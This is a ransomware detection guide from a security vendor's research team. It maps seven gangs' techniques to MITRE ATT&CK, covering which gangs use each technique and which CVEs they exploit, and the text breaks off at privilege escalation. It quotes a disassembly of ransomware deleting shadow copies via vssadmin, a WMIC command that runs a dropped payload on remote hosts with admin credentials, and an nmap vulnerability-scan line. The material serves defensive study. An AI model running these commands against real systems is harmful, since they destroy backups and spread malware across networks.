LOGPOINT

A Comprehensive Guide to Detect Ransomware

www.logpoint.com

FOREWORD

Ransomware attacks have become one of the most significant threats to businesses and individuals in recent years, with high-profile cases causing billions of dollars in damages. In response to this growing threat, it has become essential for individuals and organizations to implement robust ransomware detection measures to protect themselves from these attacks. But we're starting at Level One.

We believe preventing a ransomware attack requires knowing what is being done in an attack. This comprehensive guide aims to provide readers with a detailed overview of some of the most common and devastating ransomware of the last five years, its various types, and how we can leverage Mitre's ATT&CK to analyze them effectively.

Nilaa Maharjan

Logpoint Security Research

Nilaa Maharjan is a First-Class graduate with Bachelors in Networking and Cybersecurity with a passion for offensive and defensive security in a research capacity. He has been working as cyber security analyst and researcher for 3+ years and with the Logpoint Security Research Team, is leading the Emerging Threat Protection research to bring out the investigation, analytics, detection, and response techniques.

Anish Bogati

Logpoint Security Research

Anish Bogati is a cybersecurity enthusiast and is working as a security researcher. He is passionate about creating effective detection rules that help organizations detect threats on their networks.

TABLE OF CONTENT

We will be looking at seven of the ransomware gangs as a benchmark to analyze common patterns used, these include **Lockbit, BlackCat, Clop, Conti, Egregor, FiveHands, and Hive.**

These were randomly selected from the list and are not based on any patterns to maximize the coverage and give a general idea of advanced persistent threats (APTs) that have used up-and-coming ransomware in the past to provide comprehensive detection coverage to the defenders.

METHODOLOGY

Over the years, Logpoint's Security Research team has covered multiple ransomware gangs with varying tactics, techniques, and procedures. With groups ranging in continents, missions, targets, and new variants each week, it gets overwhelming very quickly to be on the receiving end. Over the past few months, we analyzed each variant and mapped out a table available at the end of this report which made the basis for the entire report.

We tried to be as comprehensive and open to changing views from what we published years ago. We tried our best to remain unbiased and provide a strictly educational report based purely on the data. However, we understand there may be some unconscious biases in our hypothesis or the data collection that might be reflected in some portions.

HOW TO READ THE REPORT

The report is broken down into the following sections regarding each tactic and its sub-techniques.

TACTIC

We go into what this tactic is and why it matters.

Mitre Sub-Technique (Technique ID)	(Number of gangs using/Total Number of considered gangs)

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Subtechnique	used or not	used or not	used or not	used or not	used or not	used or not	used or not

How this technique is often used:

```
1    Attack queries if possible
```

Known Use Cases

A list of APTs and their known real-world cases where applicable.

Name	Description
Name of APTs or Gangs using them	How they are using

Known Use Cases

Noble attack techniques that might be used by some ransomware gangs	(Number of gangs using/Total Number of considered gangs)

Detection rules for some of the noble techniques having a high impact or frequently used by a threat actor will be provided alongside the major techniques at the end of the report.

- Lockbit
- BlackCat
- Clop
- Conti
- Egregor
- FiveHands
- Hive

Reconnaissance

- Active Scanning: Vulnerability Scanning (T1595.002)
- Gather Victim Identity Information: Credentials (T1589.001)

Resource Development

- Obtain Capabilities: Tool (T1588.002)
- Develop Capabilities: Malware (T1587.001)

Initial Access

- Exploit Public-Facing Application (T1190)
- Phishing: Spear phishing attachment (T1566.001)
- Phishing: Spearphishing Link (T1566.002)
- Valid Accounts (T1078)
- Drive by Compromise (T1189)
- Valid Accounts: Domain Accounts (T1078.002)
- External Remote Services (T1133)

Execution

- Command and Scripting Interpreter: Windows Command Shell (T1059.003)
- Command and Scripting Interpreter: PowerShell (T1059.001)
- User Execution: Malicious File (T1204.002)
- Windows Management Instrumentation (T1047)
- Native API (T1106)
- System Services: Service Execution (T1569.002)
- Scheduled Task/Job (T1053)
- User Execution: Malicious Link (T1204.001)
- Command and Scripting Interpreter: Javascript (T1059.007)
- Inter-Process Communication: Component Object Model (T1559.001)

Persistence

- Scheduled Task/Job (T1053)
- Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)
- Create Account: Local Account (T1136.001)
- External Remote Services (T1133)
- Hijack Execution Flow: DLL Side-Loading (T1574.002)
- Valid Accounts (T1078)
- Server Software Components (T1505)
- Valid Accounts: Domain Account (T1078.002)
- Event Triggered Execution: Application Shimming(T1546.011)
- BITS Jobs (T1197)

- Lockbit
- BlackCat
- Clop
- Conti
- Egregor
- FiveHands
- Hive

Privilege Escalation

- Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)
- Process Injection: Dynamic-link Library Injection (T1055.001)
- Access Token Manipulation: Create Process with Token (T1134.002)
- Access Token Manipulation: Token Impersonation/Theft (T1134.001)
- Event Triggered Execution: Application Shimming (T1546.011)
- Hijack Execution Flow: DLL Side-Loading (T1574.002)
- Domain Policy Modification: Group Policy Modification (T1484.001)
- Process Injection (T1055)
- Scheduled Task/Job (T1053)
- Valid Accounts (T1078)
- Valid Accounts: Domain Accounts (T1078.002)

Defence Evasion

- Deobfuscate/Decode files or Information (T1140)
- Impair Defenses: Disable or Modify Tools (T1562.001)
- Modify Registry (T1112)
- Obfuscated Files or Information: Software Packing (T1027.002)
- Virtualization/Sandbox Evasion: Time Based Evasion (T1497)
- Indicator Removal: Clear Windows Event Logs(T1070.001)
- Subvert Trust Controls: Code Signing (T1553.002)
- Obfuscated Files or Information (T1027)
- System Binary Proxy Execution: Regsvr32(T1218.010)
- Process Injection: Dynamic-link Library Injection (T1055.001)
- Masquerading(T1036)
- System Binary Proxy Execution: Msiexec (T1218.007)
- System Binary Proxy Execution: Rundll32 (T1218.011)
- Masquerading: Masquerade Task or Service (T1036.004)
- Access Token Manipulation: Create Process with Token (T1134.002)
- Process Injection(T1055)
- Scheduled Task/ Job(T1053)
- Subvert Trust Controls: Mark of the Web Bypass (T1553.005)
- Impair Defenses: Safe Mode Boot (T1562.009)
- Indicator Removal on Host (T1070)
- System Binary Proxy Execution(T1218)
- Hijack Execution Flow: DLL Side-Loading (T1574.002)
- Valid Accounts (T1078)
- BITS Jobs (T1197)
- Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)
- Valid Accounts: Domain Accounts (T1078.002)

- Lockbit
- BlackCat
- Clop
- Conti
- Egregor
- FiveHands
- Hive

Credential Access

- OS Credential Dumping: LSASS Memory (T1003.001)
- Credential from Password Stores: Credentials from Web Browsers (T1555.033)
- Unsecured Credentials: Credentials in Files (T1552.001)
- Brute Force (T1110)
- Steal or Forge Kerberos Tickets: Kerberoasting (T1558.003)
- Brute Force: Password Guessing (T1110.001)
- OS Credential Dumping: NTDS (T1003.0030)
- Unsecured Credentials (T1552)
- Credential From Password Stores (T1555)

Discovery

- File and Directory Discovery (T1083)
- Network Share Discovery (T1135)
- System Location Discovery: System Language Discovery (T1614.001)
- System Information Discovery (T1082)
- Process Discovery (T1057)
- Remote System Discovery (T1018)
- Network Service Discovery (T1046)
- System Network Connection Discovery (T1049)
- Account Discovery: Local Account(T1087.001)
- Account Discovery: Domain Account (T1087.002)
- Permission Groups Discovery: Domain Groups (T1069.002)
- Network Service Scanning (T1423)
- System Owner/User Discovery (T1033)
- Domain Trust Discovery (T1482)
- System Network Configuration Discovery (T1016)
- System Time Discovery (T1124)
- Software Discovery: Security Software Discovery (T1518.001)
- Permission Groups Discovery (T1069) External
- Permission Groups Discovery: Local Group (T1069.001)
- System Service discovery(T1007)
- Account Discovery: Email Account (T1087.003)
- Account Discovery (T1087)
- Masquerading: Match Legitimate Name or Location (T1036)

Lateral Movement

- Lateral Tool Transfer (T1570)
- Remote Services: Remote Desktop Protocol (T1021.001)
- Remote Services: SMB/ Windows Admin Shares (T1021.002)
- Remote Services: SSH (T1021.004)
- Remote Services: Windows Remote Management (T1021.006)
- Taint Shared Content(T1080)

- Lockbit
- BlackCat
- Clop
- Conti
- Egregor
- FiveHands
- Hive

Collection

- Archive Collected Data: Archive via Utility (T1560.001)
- Data From Local System (T1005)
- Data From Network Shared Drive (T1039)
- Data Staged (T1074)
- Automated Collection (T1119
- Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay (T1557.001)
- Archive Collected Data: Archive via Custom Method (T1560.003)

Command & Control

- Application Layer Protocol: Web Protocols (T1071.001)
- Ingress Tool Transfer (T1105)
- Remote Access Software (T1219)
- Encrypted Channel (T1573)
- Encrypted Channel: Asymmetric Cryptography (T1573.002)
- Non-Application Layer Protocol (T1095)
- Protocol Tunnelling (T1572)
- Application Layer Protocol (T1071)
- Dynamic Resolution: Fast Flux DNS (T1568.001)

Exfiltration

- Exfiltration Over Web Service: Exfiltration to Cloud Storage (T1567.002)
- Exfiltration Over Web Service (T1567)
- Automated Exfiltration (T1020)
- Exfiltration Over C2 channel (T1041)
- Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol (T1048)
- Data Transfer Size Limits (T1030)
- Transfer Data to Cloud Account (T1537)

Impact

- Data Encrypted for impact (T1486)
- Inhibit System Recovery (T1490)
- Service Stop (T1489)
- Pre-Os Boot (T1542)
- Network Denial of Service (T1498)
- Data Destruction (T1485)
- Defacement: Internal Defacement (T1491.001)

Here is a TL;DR of the image before diving into the report:

- **Reconnaissance:** Active Scanning: Vulnerability Scanning
- **Resource Development:** Develop Capabilities: Malware, Obtain Capabilities: Tool
- **Initial Access:** Exploit Public-Facing Application, Phishing: Spear phishing attachment
- **Execution:** Command and Scripting Interpreter, Windows Command Shell, Command and Scripting Interpreter: PowerShell, Native Api, Windows Management Instrumentation
- **Persistence:** Threshold not met for "common"
- **Privilege Escalation:** Threshold not met for "common"
- **Defense Evasion:** Modify Registry, Impair Defenses: Disable or Modify Tools, Deobfuscate/Decode files or Information, Indicator Removal: Clear Windows Event Logs, Obfuscated Files or Information: Software Packing
- **Credential Access:** OS Credential Dumping: LSASS Memory
- **Discovery:** File and Directory Discovery, System Information Discovery, Remote System Discovery, System Location Discovery: System Language Discovery, Network Share Discovery, Process Discovery
- **Lateral Movement:** Lateral Tool Transfer, Remote Services: SMB/Windows Admin Shares, Remote Services: Remote Desktop Protocol
- **Exfiltration:** Threshold not met for "common"
- **Command and Control:** Exfiltration Over Web Service: Exfiltration to Cloud Storage, Ingress Tool Transfer

RECONNAISSANCE

Reconnaissance is the act of gathering information about a target or targets to gain a better understanding of them. It is a critical stage in the lifecycle of a cyber attack and can take many forms, including passive approaches such as analyzing a company's website or social media accounts, as well as active techniques such as port scanning or vulnerability scanning. The purpose of reconnaissance is to gather enough knowledge about a target to allow an attacker to find holes in a subsequent attack. Reconnaissance is often the first phase in an attacker's plan, according to the Mitre ATT&CK methodology, as it helps them to get a better understanding of their target and choose the best course of action to achieve their goals.

Reconnaissance contains ten sub-techniques. However, from our short-list of ransomware gangs, we found that every threat actor was running at least one instance of vulnerability scanning.

Active Scanning: Vulnerability Scanning (T1595.002) (7/7)


	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Active Scanning: Vulnerability Scanning (T1595.002)	✓	✓	✓	✓	✓	✓	✓

Adversaries employ **Active Scanning: Vulnerability Scanning** (T1595.002) to find vulnerabilities in a target system or network. Typically, the procedure entails employing software tools to scan for known vulnerabilities, identify open ports and services, and determine the software version running on the system. This technique is frequently used as a precursor to a larger attack since it allows the adversary to learn more about the target's weaknesses and prospective attack paths.

OWASP has an extensive list of the encompasses most used vulnerability scanners. It's a good practice to monitor them or have rules that disable their use based on user agents. Of course, the best defense would be to not have vulnerabilities at all.

A sample use case might be using NMAP to scan for vulnerabilities using a script tag and an open-source project, **vulscan**.

```
nmap -sV --script vulscan <target>
```



This is not to say that there are no other methods that these gangs will use. Like with the case of Blackcat, we have found instances of it using leaked or stolen credentials from the dark web.

However, this paints a dark image of the cyber community as we are still leaving gaping holes in our defense which is the major target for these criminals.

RESOURCE DEVELOPMENT

Resource Development is one of the sub-techniques in the **Initial Access** tactic of the **MITRE ATT&CK** framework. This technique involves the identification and acquisition of resources such as vulnerable systems, credentials, and access points that can be used to facilitate a further compromise of the target network. The Resource Development sub-technique includes several methods, including passive reconnaissance and active scanning of the target network, exploitation of known vulnerabilities in software and hardware, and social engineering techniques such as phishing and pretexting. By gaining access to valuable resources, attackers can increase their foothold in the network and move toward their ultimate objectives.

Common:

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Develop Capabilities: Malware (T1587.001)	✓	✓	✓	✓	✓	✓	✓
Obtain Capabilities: Tool (T1588.002)	✓	✓	✓	✓	✓	✓	✓

Develop Capabilities: Malware (T1587.001)

Developing malware is a critical sub-technique of the Develop Capabilities tactic in the MITRE ATT&CK framework. This technique refers to the development of custom or modified malicious software that can evade detection by security tools and gain unauthorized access to target systems. The primary objective of this technique is to create tailored malware that can bypass specific security controls and remain undetected on target systems for extended periods. Attackers develop malware that can accomplish a wide range of malicious activities, including data exfiltration, remote control of the infected system, and the ability to leverage the infected system for further attacks. This sub-technique includes various tactics, such as reverse engineering existing malware, modifying publicly available tools, and creating custom malware from scratch.

Since most of the adversaries we covered over the years had their own ransomware, each ransomware is an example of their malware development capabilities.

Defending against this technique requires the use of advanced malware analysis tools, such as sandboxing and behavioral analysis, and comprehensive network security monitoring for signs of malware activity. Effective security hygiene, such as regular patching and user security awareness training, can also help prevent the successful deployment of malicious software.

Obtain Capabilities: Tool (T1588.002)

Obtain Capabilities: Tool is a technique used by threat actors to acquire malicious tools and software for use in their malicious activities. This may include purchasing or licensing commercial software or acquiring freeware, open-source software, or tools from online repositories. Once obtained, these tools can be used for a variety of purposes, including conducting reconnaissance, establishing persistence, and exfiltrating data. This technique is part of the larger "Obtain Capabilities" tactic, which involves acquiring the necessary resources to carry out a successful attack. T1588.002 is one of several sub-techniques under the broader **T1588** tactic, which includes other ways of obtaining capabilities, such as purchasing access to compromised systems or using social engineering to obtain user credentials.

INITIAL ACCESS

Initial access is how an attacker obtains a foothold within a target network or system. This can be achieved through exploiting vulnerabilities, using stolen or guessed credentials, or social engineering. The goal of initial access is to establish a presence within the target network or system, which can be used as a launchpad for further attacks. According to Mitre ATT&CK, initial access is the second phase in the cyber attack lifecycle and follows reconnaissance. It is a crucial step that allows the attacker to establish a foothold and begin moving laterally through the network.

Common:

Initial Access contains twenty-five sub-techniques using which a threat actor can get a foothold into a system. As prominent as it is, phishing is the leading cause of attack as we covered in our last extensive report, collecting data over the year 2022. Surprisingly, FiveHands did not use phishing in some of its campaigns but did exploit public-facing applications.

Exploit Public-Facing Application (T1190)	**(7/7)**
Phishing: Spear phishing attachment (T1566.001)	**(6/7)**

Exploit Public-Facing Application (T1190)

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Exploit Public-Facing Application (T1190)	✓	✓	✓	✓	✓	✓	✓

As discussed above in the Reconnaissance part, threat actors behind the ransomware have been found exploiting various vulnerabilities to gain initial access. Below is the list of vulnerabilities exploited by different ransomware groups.

- **Lockbit:** CVE-2021-22986, CVE-2021-36942, CVE-2022-36537, CVE-2021-20028, CVE-2021-34473, CVE-2021-34523, CVE-2021-31207
- **BlackCat:** CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065
- **Hive:** CVE-2021-31207, CVE-2021-34473, CVE-2021-34523, and CVE-2020-12812
- **Clop:** CVE-2021-27101, CVE-2021-27104, CVE-2021-27103, and CVE-2021-27102
- **Conti:** CVE-2020-0796, CVE-2020-0609, CVE-2020-0688, CVE-2021-21972, CVE-2021-21985, CVE-2021-22005, and CVE-2021-26855
- **Egregor:** CVE-2020-0609, CVE-2020-0610, CVE-2020-16896, CVE-2019-1489, CVE-2019-1225, CVE-2019-1224, and CVE-2019-1108

Following are the common CVEs exploited by more than one group:

- LockBit and hive exploited **CVE-2021-31207** (ProxyShell), **CVE-2021-34473** (ProxyShell), and **CVE-2021-34523**(ProxyShell) to gain initial access
- BlackCat and Conti exploited **CVE-2021-26855** (ProxyLogon)
- Conti and Eggregor exploited **CVE-2020-0609** (Windows Remote Desktop Gateway (RD Gateway) Remote Code Execution Vulnerability)

If there is one thing that the last few years have taught that it is that old CVEs are still a cesspool for attackers to do all sorts of nasty attacks. Each company is one patch away from being the next victim.


Phishing: Spear phishing attachment (T1566.001)

Spear phishing with attachment is a type of phishing attack that targets specific individuals or organizations, using personalized and often seemingly legitimate emails with attached files to lure the victim into divulging sensitive information or downloading malware. This type of phishing attack is highly effective as it is tailored specifically to the victim, making it more difficult for them to detect fake or malicious communication.

From our sample ransomware tests, 6/7 ransomware groups we discussed in the report are utilizing this technique to gain initial access.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Phishing: Spear phishing attachment (T1566.001)	✓	✓	✓	✓	✓	X	✓

Phishing is always going to be the easiest way to get into a system by exploiting the weakest link the security, the human part. It is crucial that organizations keep updating their awareness training alongside the system patches.



Noble:

Phishing: Spearphishing Link (T1566.002)	**(2/7)**
Drive-by Compromise (T1189)	**(1/7)**
Valid Accounts (T1078)	**(3/7)**
External Remote Services (T1133)	**(1/7)**

EXECUTION

Execution is the stage in an attack where the adversary carries out the actions intended to achieve their objectives, as outlined in the MITRE ATT&CK framework. This can include anything from executing malware to running a command to steal data, to stealing credentials, to disabling security controls. It is one of the most important stages in an attack as it is when the adversary's objectives are actually realized. We try to look into what are the most common execution techniques used by adversaries during this step and shockingly, a lot of our sample malware uses similar techniques.

Common:

Command and Scripting Interpreter: Windows Command Shell (T1059.003)	**(7/7)**
User Execution: Malicious File (T1204.002)	**(6/7)**
Command and Scripting Interpreter: PowerShell (T1059.001)	**(5/7)**
Native Api (T1106)	**(5/7)**
Windows Management Instrumentation (T1047)	**(5/7)**

Command and Scripting Interpreter (T1059)

Command and Scripting Interpreter techniques are commonly used by adversaries to achieve code, command, and payload execution on target systems. These techniques involve the utilization of various command and script interpreters, such as Windows Command Shell, PowerShell, and others, to run commands and scripts that can be used to gain initial access, establish persistence, and move laterally through a network. Out of the 13 execution techniques, Command and Scripting Interpreter is the most used technique and PowerShell is the second most used technique for execution by threat actors.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Command and Scripting Interpreter: Windows Command Shell	✓	✓	✓	✓	✓	✓	✓


Windows Command Shell (T1059.003)

Within the Command and Scripting Interpreter techniques, the Windows Command Shell sub-technique is used by all the threat actors we have covered. This is because the Windows Command Shell is a built-in and readily available tool on all Windows systems, making it a convenient and effective choice for executing commands and scripts. Adversaries can use the Windows Command Shell to run various commands and scripts that can be used to accomplish their objectives.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Windows Command Shell	✓	✓	✓	✓	✓	✓	✓

Name	Description
LockBit	Threat actors have utilized mshta.exe binary to execute and HTML Application (HTA) file. They have also utilized schtasks.exe binary to schedule task and execute it.
BlackCat	Adversaries have been utilizing schtasks.exe binary to schedule task and execute it.
Clop	Threat actors behind clop has been utilizing windows command shell to run various binaries
Conti	Adversaries utilized command prompt to execute an HTA file
Egregor	Threat actors have been found dropping batch files and executing it through command shell.
Hive	Adversaries utilizing command prompt to execute various windows internal binaries to achieve their goal such as execution of payloads, defense evasion, inhibit system recovery etc.

Adversaries, once having control of a shell, can run basically anything in the system, including but not limited to creating, modifying, deleting files, installing additional malicious files, adding new users, and moving laterally in the network. In a case we monitored, adversaries executed a payload to drop a new file in the system which is executed via command prompt.




PowerShell (T1059.001)

This technique covers PowerShell-related commands and scripts used by adversaries to perform various actions.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
PowerShell (T1059.001)	✓	✓	x	x	✓	✓	✓

Name	Description
LockBit	Adversaries have utilized various powershell commands and obfuscated scripts.
BlackCat	Threat actors have utilized powershell to execute obfuscated payloads.
Egregor	Adversaries spawned powershell and powershell's scripts to be executed from malicious file
Hive	Utilizes powershell commands to download other payloads

The threat actor, after getting access to the system, utilized PowerShell to start a new process using the `Start-Process` command.



Source: **Tria.ge**

User Execution: Malicious File (T1204.002)

Most threat actors use social engineering techniques to persuade users to execute their payloads, which typically take the form of office files like Word documents and Excel spreadsheets. Other file types, such as "`LNK`", "`.scr`", and image files can also be used to execute payloads on victims' systems.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
User Execution: Malicious File	✓	✓	✓	✓	✓	X	✓

Name	Description
LockBit	Threat actors utilized social engineering to make users open their malicious office documents.
BlackCat	
Clop	
Conti	
Egregor	
Hive	

Native API (T1106)

This technique covers the Native API used by threat actors' tools. Generally, adversaries rely on various native APIs to perform actions such as process creation, file creation, and executing as other users when creating malware and payloads.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Native API	✓	✓	✓	✓	✓	X	X

Name	Description
LockBit	Threat actors have utilized **CreateProcessAsUserW** and **CreateProcessW** to execute their payload.
BlackCat	Adversaries utilized various native api such as **CreateFileW** to execute their payload.
Clop	Threat actors have utilized **ShellExecuteA** api to execute their payloads.
Conti	Adversaries utilizes **CreateProcessA** api to execute their command.
Egregor	Threat actors utilized native API for defense evasion.

Adversaries utilize `CreateProcessA` in their malware, which spawns a command prompt and executes `vssadmin` to delete shadow copies.

```
.text:0050612A 6A 00                    push    0
.text:0050612C 68 00 00 00 08           push    8000000h
.text:00506131 6A 00                    push    0
.text:00506133 6A 00                    push    0
.text:00506135 6A 00                    push    0
.text:00506137 8D 85 A8 FB FF FF        lea     eax, [ebp+String1]
.text:0050613D 50                       push    eax
.text:0050613E 6A 00                    push    0                [ebp+String1]=[Stack[00001564]:aCmd_exeCVssadm]
.text:00506140 FF 15 30 B0 51 00        call    CreateProcessA   aCmd_exeCVssadm db 'cmd.exe /c vssadmin Delete Shadows /all /quiet',0
.text:00506146 85 C0                    test    eax, eax
.text:00506148 74 1D                    jz      short loc_506167
.text:0050614A 6A FF                    push    0FFFFFFFFh
.text:0050614C FF 75 F0                 push    [ebp+var_10]
.text:0050614F FF 15 78 B0 51 00        call    WaitForSingleObject
.text:00506155 FF 75 F4                 push    [ebp+var_C]
.text:00506158 FF 15 5C B0 51 00        call    CloseHandle_0
.text:0050615E FF 75 F0                 push    [ebp+var_10]
.text:00506161 FF 15 5C B0 51 00        call    CloseHandle_0
```

Source - **Qualys**

Windows Management Instrumentation (T1047)

Windows Management Instrumentation (WMI) allows administrators to manage various aspects of the Windows operating system. It provides a standardized interface for accessing management data and enables the automation of administrative tasks. However, adversaries can abuse WMI to perform various activities, including querying system information, executing remote processes, removing backups, and other malicious actions.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Windows Management Instrumentation (T1047)	✓	X	✓	✓	✓	✓	X

Name	Description
LockBit	Threat actors have utilized WMI to retrieve services from remote systems and delete shadow copy
BlackCat	Adversaries utilized windows management instrumentation for system discovery and deleting shadow copies
Clop	Threat actors utilized WMI to delete shadow copies
Conti	Adversaries have utilized WMI to run process in remote system.
Egregor	Threat actors have utilized WMI to run process in remote system.
Hive	Adversaries utilized WMI for the execution of their payload when users execute malicious files and utilized WMI to delete shadow copies

For example,

Throughout the various attacks, the threat actor has been seen using WMIC to perform lateral activities such as remote discovery actions, as well as to confirm that all remote computers successfully executed the final ransomware payload. The threat actors were able to perform commands on remote hosts by using WMIC commands prefaced with /node: IP Address.

```
wmic /node:"<IP ADDRESS>" /user:"<DOMAIN>\Administrator" /password:"<PASSWORD>" process call create "cmd.exe /c c:\windows\temp\ttsel.exe"
```

Noble

System Services: Service Execution (T1569.002)	**(3/7)**
Scheduled Task/Job (T1053)	**(2/7)**
Command and Scripting Interpreter: Javascript (T1059.007)	**(1/7)**
Command and Scripting Interpreter: Visual Basic (T1059.005)	**(1/7)**
User Execution: Malicious Link (T1204.001)	**(1/7)**

PERSISTENCE

In this technique, all the activities performed by adversaries to maintain access to victim systems during events such as termination of their beacon or payload process, system boot, and re-boot, or changes to victim account credentials are considered. After gaining initial access, adversaries always try to maintain a foothold in the victim network.

No technique reached our threshold for common technique

Noble

Scheduled Task/Job (T1053)	**(3/7)**
External Remote Services (T1133)	**(2/7)**
Valid Accounts (T1078)	**(2/7)**
Create Account: Local Account (T1136.001)	**(2/7)**
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	**(2/7)**
Hijack Execution Flow: DLL Side-Loading (T1574.002)	**(2/7)**
Server Software Components (T1505)	**(1/7)**
Event Triggered Execution: Application Shimming(T1546.011)	**(1/7)**
BITS Jobs(T1197)	**(1/7)**
Valid Accounts: Domain Account (T1078.002)	**(1/7)**

PRIVILEGE ESCALATION

